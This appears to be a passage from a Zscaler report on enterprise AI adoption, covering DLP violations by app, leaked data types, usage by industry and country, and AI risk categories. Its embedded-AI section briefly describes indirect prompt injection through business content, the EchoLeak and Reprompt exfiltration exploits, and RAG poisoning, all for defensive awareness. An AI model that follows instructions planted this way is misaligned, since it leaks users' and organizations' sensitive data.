
In the Zscaler cloud, AI-related DLP policy violations continue to be one of the clearest signals of this growing risk. These violations occur when sensitive information such as financial records, personally identifiable information (PII), source code, healthcare data, and other regulated content attempts to leave the organization through an AI application and is stopped by policy. Without Zscaler's AI-aware DLP in place, that data would have been exposed to third-party models outside the enterprise's control.

The riskiest AI applications tend to be those that employees use without thinking—writing assistants, coding helpers, or AI features layered into collaboration suites. Their convenience is exactly what makes them higher risk; they see the same sensitive content employees do, often at the moment it's created.

Violation trends show that AI interactions most often involve some of the enterprise's most sensitive data.

AI/ML APPLICATIONS WITH THE MOST DLP POLICY VIOLATIONS

Application	DLP Violations Count
ChatGPT	410,181,006
Codeium	242,263,311
GitHub Copilot	31,223,009
Claude	14,417,246
Wordtune	5,161,758
DeepL	2,037,613
QuillBot	1,960,391
Microsoft Copilot	1,858,952
Perplexity	1,235,129
Google Gemini	841,374



ChatGPT DLP violations increased 99.3% year-over-year. The most common violations specific to ChatGPT included name leakage and national identifiers—possibly customer records or identity details.

Enterprise DLP violations tied to **Codeium increased 100%** year-over-year, suggesting increased leakage risk for source code and proprietary logic.

What stands out in the top AI DLP violations is the global scope of exposure. National identifiers, payment data, source code, and medical information—each governed by strict regional regulations—are increasingly surfacing in AI interactions.

TOP 10 AI DLP POLICY VIOLATIONS

1	Name leakage
2	Social Security number (US)
3	Company Number (Japan)
4	National Health Service Number (UK)
5	Source code
6	Medicare Number (Australia)
7	National Provider Identifier Number (US)
8	Social Insurance Number (Canada)
9	Medical information
10	Credit card information

These DLP trends correspond with the same failure dynamics observed when AI systems are tested under real adversarial conditions: critical breakdowns occur, often through ordinary interactions rather than sophisticated attacks. Find out more in, **What's really breaking in enterprise AI systems** below.

To learn how to mitigate data loss from GenAI applications, read **How enterprises are safely rolling out GenAI** below.

The rise of embedded AI

Not all enterprise AI usage shows up in standalone generative AI tools. More and more, it's happening through embedded AI—features built into everyday applications that aren't classified as GenAI apps, such as summaries, recommendations, or automated insights that invoke AI only at certain moments. These capabilities often feel like natural and expected upgrades to tools users already use. That's also what makes it easy to overlook the fact that embedded AI also interacts with enterprise data without the same visibility or guardrails as standalone AI applications, making it a quieter but an increasingly important dimension of securing AI adoption. As a result, embedded AI represents one of the fastest growing and least visible sources of enterprise AI risk.

This category shift matters because embedded AI is designed to increase productivity by pulling in more context. The same design principle can also increase exposure if governance and controls do not keep pace. The following threat patterns are commonly associated with embedded AI capabilities across enterprise applications.

Key observations

OVERSHARING DRIVEN BY INHERITED PERMISSIONS

Embedded AI typically relies on existing access controls and content permissions. If an organization has broad access by default, outdated group memberships, or overshared collaboration spaces, embedded AI can unintentionally surface sensitive information to users who technically have access but do not need the information for their role. In practice, this can turn long-standing permission sprawl into faster and more visible data exposure.

INDIRECT PROMPT MANIPULATION THROUGH BUSINESS CONTENT

Embedded AI often reads enterprise content such as emails, tickets, documentation, chat logs, and attachments as part of normal operation. This introduces risk where hidden instructions or adversarial content can influence how the AI responds, what it prioritizes, or how it presents information. When AI features are tightly integrated into workflows, the content itself can become a delivery channel for manipulation.

MODELS AND CONNECTOR SUPPLY CHAIN EXPOSURE

Embedded AI features frequently rely on multiple components. These can include model providers, retrieval layers that pull content from enterprise systems, and connectors that integrate across SaaS applications and data repositories. Each component can introduce new trust boundaries and new change vectors. As features evolve, the risk profile can shift through updates, configuration changes, or newly enabled integrations.

ACTION AND AUTOMATION RISKS IN AI-ENABLED WORKFLOWS

As AI features move beyond summarization and drafting into task execution, the risk surface expands. If an AI capability can trigger actions, recommend changes, generate code, or populate records, errors or manipulated outputs can become operational issues. Even without direct action execution, AI-generated outputs can influence decisions and downstream workflows in ways that are difficult to audit.

REAL-WORLD EMBEDDED AI EXPLOITS ENABLE EASY DATA EXFILTRATION

Two widely reported exploit examples in the Copilot ecosystem illustrate how low user interaction can still result in high embedded AI risk:

- **EchoLeak** is described as a zero-click prompt injection style vulnerability in Microsoft 365 Copilot that could enable data exfiltration via normal email ingestion patterns.
- **Reprompt** is a reported single-click attack that used crafted prompts via URL parameters to trigger unwanted behavior and data leakage.

Looking ahead, as more SaaS providers ship AI by default and expand embedded capabilities, enterprises will need to extend AI visibility, governance, and data protection to the applications and workflows where AI operates implicitly.

AI/ML usage by industry

AI adoption ramped up across every industry in 2025, with all sectors accounted for in the Zscaler cloud showing year-over-year increases in AI/ML activity. But the pace and maturity of adoption varies widely. In some sectors, it's already doing real work. In others, it's still finding its place.

Finance & Insurance organizations account for the largest share (23.3%) of AI/ML traffic for the second year in a row. Banks and insurers are natural early adopters of AI given how much their operations revolve around data, analytics, and automation. **Manufacturing** maintained its second place position at 19.5% of total AI/ML transactions, which can be attributed to its investment in AI-driven automation, quality control, supply chain optimization, and more. **Technology & Communication** and **Education** saw the highest year-over-year increases, as spotlighted below.

SHARE OF AI TRANSACTIONS BY INDUSTRY VERTICAL




Figure 7: Industries driving the largest proportions of AI transactions

SHARE OF BLOCKED AI TRANSACTIONS BY VERTICAL

Vertical	% of AI Transactions Blocked
Finance & Insurance	39.1%
Manufacturing	22.1%
Services	13.5%
Healthcare	8.5%
Technology & Communication	6.8%
Government	4.0%
Others	3.4%
Retail & Wholesale	2.0%
Education	0.6%

AI usage doesn't happen in a vacuum; it's influenced by industry-specific risk, compliance expectations, and how far security programs have evolved.

Patterns in blocked AI/ML transactions reveal how differently industries are balancing AI adoption with risk management. The Finance & Insurance sector not only generated the largest share of AI activity, but also blocked roughly 40% of those transactions. The high block rate reflects more than caution—it's the reality of operating in a heavily regulated environment where tighter controls on AI usage are expected.

Manufacturing, the second most active industry by AI transaction volume, blocked approximately 22% of its AI traffic. This suggests a pragmatic middle ground, as manufacturers deploy AI extensively, but still apply significant oversight to prevent misuse and protect against data leakage—especially in IoT/OT environments.

INDUSTRY SPOTLIGHT

Finance & Insurance remains the most AI-driven sector: 230B transactions

The Finance & Insurance sector was the biggest driver of AI activity in the Zscaler cloud in AI/ML, making up nearly one-quarter of all enterprise use. Much of this volume comes from everyday productivity tools. Grammarly, ChatGPT, and Microsoft Copilot were the most-used AI apps across banks and insurance companies for the second year in a row. Teams across organizations use these tools to summarize research, handle compliance documentation, detect fraud, speed up claims, support underwriting, and perform other essential tasks. These trends were mirrored in broader industry momentum. According to Morgan Stanley's 2025 AI Adopter survey,[1] AI adoption in insurance surged from 48% to 71% as of mid-year, and from 66% to 73% for financial services companies.

The acceleration was reinforced by several 2025 market forces. Banks are under cost and modernization pressure, pushing them to operationalize AI faster than most other industries. Insurance carriers are confronting rising claims severity and climate-driven volatility, thus leaning on AI to sharpen pricing accuracy and improve response times.

At the same time, the sector is far from carefree in how it uses these tools. Finance & Insurance also blocked over 39.1% of AI/ML transactions in the Zscaler cloud—a sign of heightened sensitivity to data loss risk, regulatory scrutiny, and the need to tightly govern model interactions with sensitive financial information. They're moving fast, but with the brakes close at hand.

Finance & Insurance will continue to define what ambitious AI transformation looks like in 2026.

[1] Business Insider, **3 parts of the market where AI hype is turning into real returns, according to Morgan Stanley**, July 24, 2025.

INDUSTRY SPOTLIGHT

Technology sees the fastest growth in enterprise AI use: +202% YoY

The Technology sector posted the highest year-over-year increase in AI/ML transactions in 2025 (202.3%), outpacing every other industry in the Zscaler cloud. While technology has always been an active user of AI—as an early and enthusiastic adopter of generative AI—this year's surge reflects how intensely software companies, cloud providers, digital platforms, and engineering teams are integrating AI into both their products and internal workflows.

Leading productivity assistants are heavily used across Technology organizations, powering everything from code generation and technical documentation to marketing content. Accordingly, Grammarly, Codeium, ChatGPT, and Perplexity were among the top AI apps behind Technology sector traffic during our analysis.

Even with this rapid growth, for many Technology organizations, AI is exposing gaps in visibility and policy enforcement. In response, they're investing more in oversight and blocking approximately 7% of AI transactions—still a relatively small share overall, but notably higher than many other industries—as they refine controls to support secure deployment.

INDUSTRY SPOTLIGHT

Education shows quiet but explosive growth in AI adoption: +184% YoY

The Education sector accounted for only a small share of total AI/ML transactions in the Zscaler cloud in 2025, but its rate of growth told a different story. Education generated nearly 16 billion AI/ML transactions over the year, posting the second-highest year-over-year increase in AI/ML activity at 184.4% and making it one of the fastest-accelerating adopters of AI across all industries.

This increase aligns closely with the expanding use of generative AI usage in learning and classroom workflows. Applications like ChatGPT and Microsoft Copilot are heavily used by students and staff for writing assistance, content creation, and lesson planning. Administrators are also using AI to streamline routine tasks, from drafting communications to improving student services, which likely contributes to the steady rise in transaction volume.

Notably, this surge occurred with very limited friction. Fewer than 1% of AI/ML transactions in Education were blocked, suggesting that most usage is either explicitly permitted or occurring in environments where governance and guardrails are still emerging, leaving the Education sector understandably reserved compared to larger sectors. Schools and universities have to work through concerns about data privacy and academic integrity. These factors have likely kept overall AI usage lower than other industries, even as adoption rises quickly.

Still, nearly threefold growth in a single year sets the stage for more structured, responsible AI initiatives and integration in the year ahead.

AI/ML usage by country

The geographic distribution of AI/ML activity remained broadly consistent in 2025, with subtle shifts at the margins. AI is firmly established in the **United States**—the epicenter of enterprise AI development and deployment—and the country continues to claim the largest share of AI/ML traffic volume, but AI usage grew significantly across several international markets.

Although the U.S. continued to lead in absolute usage (218.9 billion AI/ML transactions, accounting for 37.6% of global activity), AI adoption expanded faster year-over-year elsewhere. That global acceleration is most evident in **India**, which was the second-largest source of enterprise AI activity, reaching 82.3 billion transactions—a 309.9% year-over-year increase. India's growth aligns with continued government-backed digital transformation efforts in 2025, alongside major public and private investment in AI infrastructure and skills development. An expanding AI-enabled workforce, combined with cloud-first architectures that enable fast, scalable deployment of AI services, likely contributed to the country's outsized growth relative to prior years.

Beyond the top two contributors, several mature markets reinforced the trend toward steady, enterprise-led AI expansion. **Canada** generated 27.2 billion transactions (+229.9% year-over-year), supported by federal investment in AI compute capacity and programs aimed at accelerating enterprise adoption, particularly across regulated industries. The **United Kingdom** and **Japan** rounded out the top five, posting 117.5% and 122.8% increases, respectively.

This broad geographic footprint reflects AI's transition into a standard enterprise capability. Security teams must account for this more distributed usage footprint and ensure consistent oversight across geographies.




Figure 8: Year-over-year growth in AI/ML transactions by country (top 20 based on transaction volume)

Country	% Share	AI/ML Transactions
United States	37.6%	219B
India	14.1%	82B
Canada	4.7%	27B
United Kingdom	4.3%	25B
Japan	3.2%	19B
Germany	2.7%	16B
Australia	2.6%	15B
France	2.4%	14B
China	2.0%	12B
Brazil	1.8%	11B

Figure 9: Map displaying top 10 countries based on volume of AI/ML transactions (table to the right: percentage share and volume totals from June-December 2025)

REGIONAL SNAPSHOT

EMEA insights

AI/ML activity across the EMEA region remained concentrated among a small number of mature European markets. The United Kingdom, Germany, France, and Spain accounted for nearly half of regional transactions. While the UK represents a smaller share of global AI activity, it consistently captures a disproportionately large share within EMEA, leading the region with 20.3% of AI/ML traffic between June—December 2025.

Germany followed with 12.5% of EMEA transactions, driven by continued AI integration in Manufacturing, which generated more than 5.5 billion AI/ML transactions. Close behind, France represented 11% of regional activity, sustained by government initiatives such as the France 2030 strategy, which includes major AI investment commitments, and serving as host to the international AI Action Summit.




Figure 10: Share of AI transactions by country in the EMEA region




Figure 11: Share of AI transactions by country in the APAC region

REGIONAL SNAPSHOT

APAC insights

AI/ML usage across the Asia–Pacific (APAC) region was shaped by a pronounced imbalance between a single high-growth market and several more established economies. India, Japan, and Australia together comprised the majority of regional AI/ML transactions, with India alone driving nearly half of all activity—46.2% of regional AI/ML traffic, driven largely by the Technology and Communication sector (31 billion transactions).

Japan followed with 10.4% of APAC transactions against the backdrop of evolving national AI policy. The Japanese government passed a national AI promotion law that encourages enterprise and industrial AI adoption through coordinated guidance. Australia accounted for 8.6% of regional activity alongside ongoing national emphasis on responsible and secure AI deployment.

Enterprise AI Risks_ and Threat Landscape

As our research proves, AI is threaded through every layer of the enterprise, from public GenAI tools to internal LLMs and AI-enabled SaaS suites. Organizations must manage a broader and more complex attack surface as usage grows. The most significant risks fall into the following categories.

Data exposure and sensitive information leakage

AI systems see some of the most sensitive data in the enterprise—source code, customer records, financial details, and legal documents—often without clear security guardrails. This exposure commonly stems from shadow AI usage in public tools like ChatGPT, Grok, and DeepSeek, as well as over-permissioned SaaS AI, such as Microsoft Copilot surfacing data due to misconfigurations or inaccurate labels. In parallel, uncontrolled Retrieval-Augmented Generation (RAG) pipelines can quietly pull regulated data into private models. Once sensitive information is sent to an AI system, it may be retained, reused, or even exposed through prompt manipulation or model behavior-turning everyday AI use into a real data risk.

Lack of visibility into AI usage and user prompts

Many organizations still struggle to answer basic questions about how AI is actually being used day to day. Security teams often lack a clear view of which AI tools employees use, what prompts they submit, and whether sensitive data is at risk. It's also not always obvious which teams rely on GenAI for critical workflows. When prompts are reviewed, they often reveal prompt injection attempts, manipulation patterns, or noncompliant behavior that bypasses guardrails with minimal effort. But most organizations don't have the tools to observe this activity in real time. As a result, AI governance tends to be reactive—kicking in only after an issue has already surfaced.

Data quality, hallucinations, and model manipulation

With AI integrated into daily business operations, mistakes in its output carry real consequences. In 2025, organizations had to correct hallucinations where AI-generated guidance sounded authoritative but turned out to be wrong. RAG-backed systems have also produced skewed results due to biased or low-quality inputs, especially in compliance-focused teams. **Red-teaming exercises and real-world testing** have shown how attackers can poison retrieval pipelines by inserting manipulated content into sources AI systems ingest, or by exploiting grounding and precision weaknesses through subtle prompt variation. Hallucination, implicit variation, and grounding failures consistently undermine trust in AI outputs. When these failures go unchecked, flawed outputs can directly influence decisions and amplify risk.

Unmapped and unsecured private AI models

Enterprises now deploy a mix of managed and unmanaged models and AI capabilities embedded in platforms like Salesforce, ServiceNow, and Atlassian.

Yet many organizations still lack:

- A complete inventory of models and services
- Understanding of which data each model touches
- Validation of model security, patch levels, or vulnerability status
- Governance for source code repositories feeding AI workflows

This lack of mapping becomes especially dangerous when private models inherit the same prompt injection, RAG poisoning, and data leakage weaknesses observed in public systems. When models and their data flows are unknown, organizations cannot enforce policy or meaningfully assess risk.

Privacy, compliance, and provider variability

AI providers take different approaches to handling enterprise data. Prompts may be stored, reused for training, or logged in ways that aren't always clear. Access controls and model lineage vary widely from one vendor to the next. This inconsistency creates compliance challenges across frameworks like GDPR, HIPAA, and PCI DSS. The risk compounds as SaaS applications ship default-on AI features that bypass established approval processes, pushing enterprise policies out of alignment with regulatory expectations.

Real-world threats and vulnerabilities


The core risks of enterprise AI adoption continued to show up in real-world ways in 2025. Concerns such as data exposure, limited visibility into AI usage, hallucinations, and more surfaced as tangible security threats and operational vulnerabilities across enterprise environments. Real incidents and testing outcomes demonstrated that these risks emerge from how AI systems are deployed, connected to data, and trusted within daily workflows.

